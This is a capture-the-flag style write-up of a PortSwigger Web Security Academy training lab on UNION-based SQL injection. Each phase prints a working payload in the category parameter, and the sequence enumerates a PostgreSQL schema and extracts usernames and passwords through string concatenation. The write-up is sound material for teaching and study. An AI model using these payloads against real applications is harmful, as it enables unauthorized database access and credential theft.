SQL Injection UNION Attack — Retrieving Data from a Single Column
| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Vulnerability | SQL Injection — UNION Attack |
| Difficulty | Practitioner |
| Injection Point | category URL parameter |
| Goal | Retrieve all usernames and passwords from users, log in as administrator |
Phase 1 — Reconnaissance

The application lists products filtered by category:
Refine your search: All | Food & Drink | Gifts | Lifestyle | Pets | Toys & Games
Phase 2 — Confirming Injection and Column Count

Adding a single quote to the category parameter caused a 500 internal server error — injection confirmed. ORDER BY enumeration showed the query returns 2 columns; ORDER BY 3 broke it:
/filter?category=Pets' ORDER BY 2 -- -
Phase 3 — Test Column Data Types
Testing both columns with string literals:
/filter?category=Pets' UNION SELECT 'a','a' -- -
This caused an internal server error — the first column does not accept strings. Testing with NULL in the first position:
/filter?category=Pets' UNION SELECT null,'a' -- -

This worked — only the second column accepts strings. The first column accepts NULL (compatible with any type) but not string literals, suggesting it is an integer or numeric column. This means all string data must be extracted through the second column only.
No FROM dual was required, ruling out Oracle. The information_schema path is available.
Phase 4 — Enumerate the Schema
Step 1 — List All Schemas
/filter?category=Pets' UNION SELECT null,schema_name FROM information_schema.schemata -- -

Schemas returned: public and pg_catalog — confirming PostgreSQL as the backend (pg_catalog is the PostgreSQL system catalog schema).
Step 2 — List Tables in public
/filter?category=Pets' UNION SELECT null,table_name FROM information_schema.tables WHERE table_schema='public' -- -

A table named users was found.
Step 3 — List Columns in users
/filter?category=Pets' UNION SELECT null,column_name FROM information_schema.columns WHERE table_schema='public' AND table_name='users' -- -

Three columns returned: username, password, and email. The target columns are username and password.
Phase 5 — Retrieve Credentials via String Concatenation
Only one column accepts strings, but two fields need to be retrieved. The solution is string concatenation — combining both values into a single string that fits in the second column. PostgreSQL uses || as the concatenation operator:
/filter?category=Pets' UNION SELECT null,username||' -> '||password FROM public.users -- -

Both username and password were returned in a single column, formatted as username -> password for readability. The administrator's password was visible in the output. Logging in with those credentials solved the lab.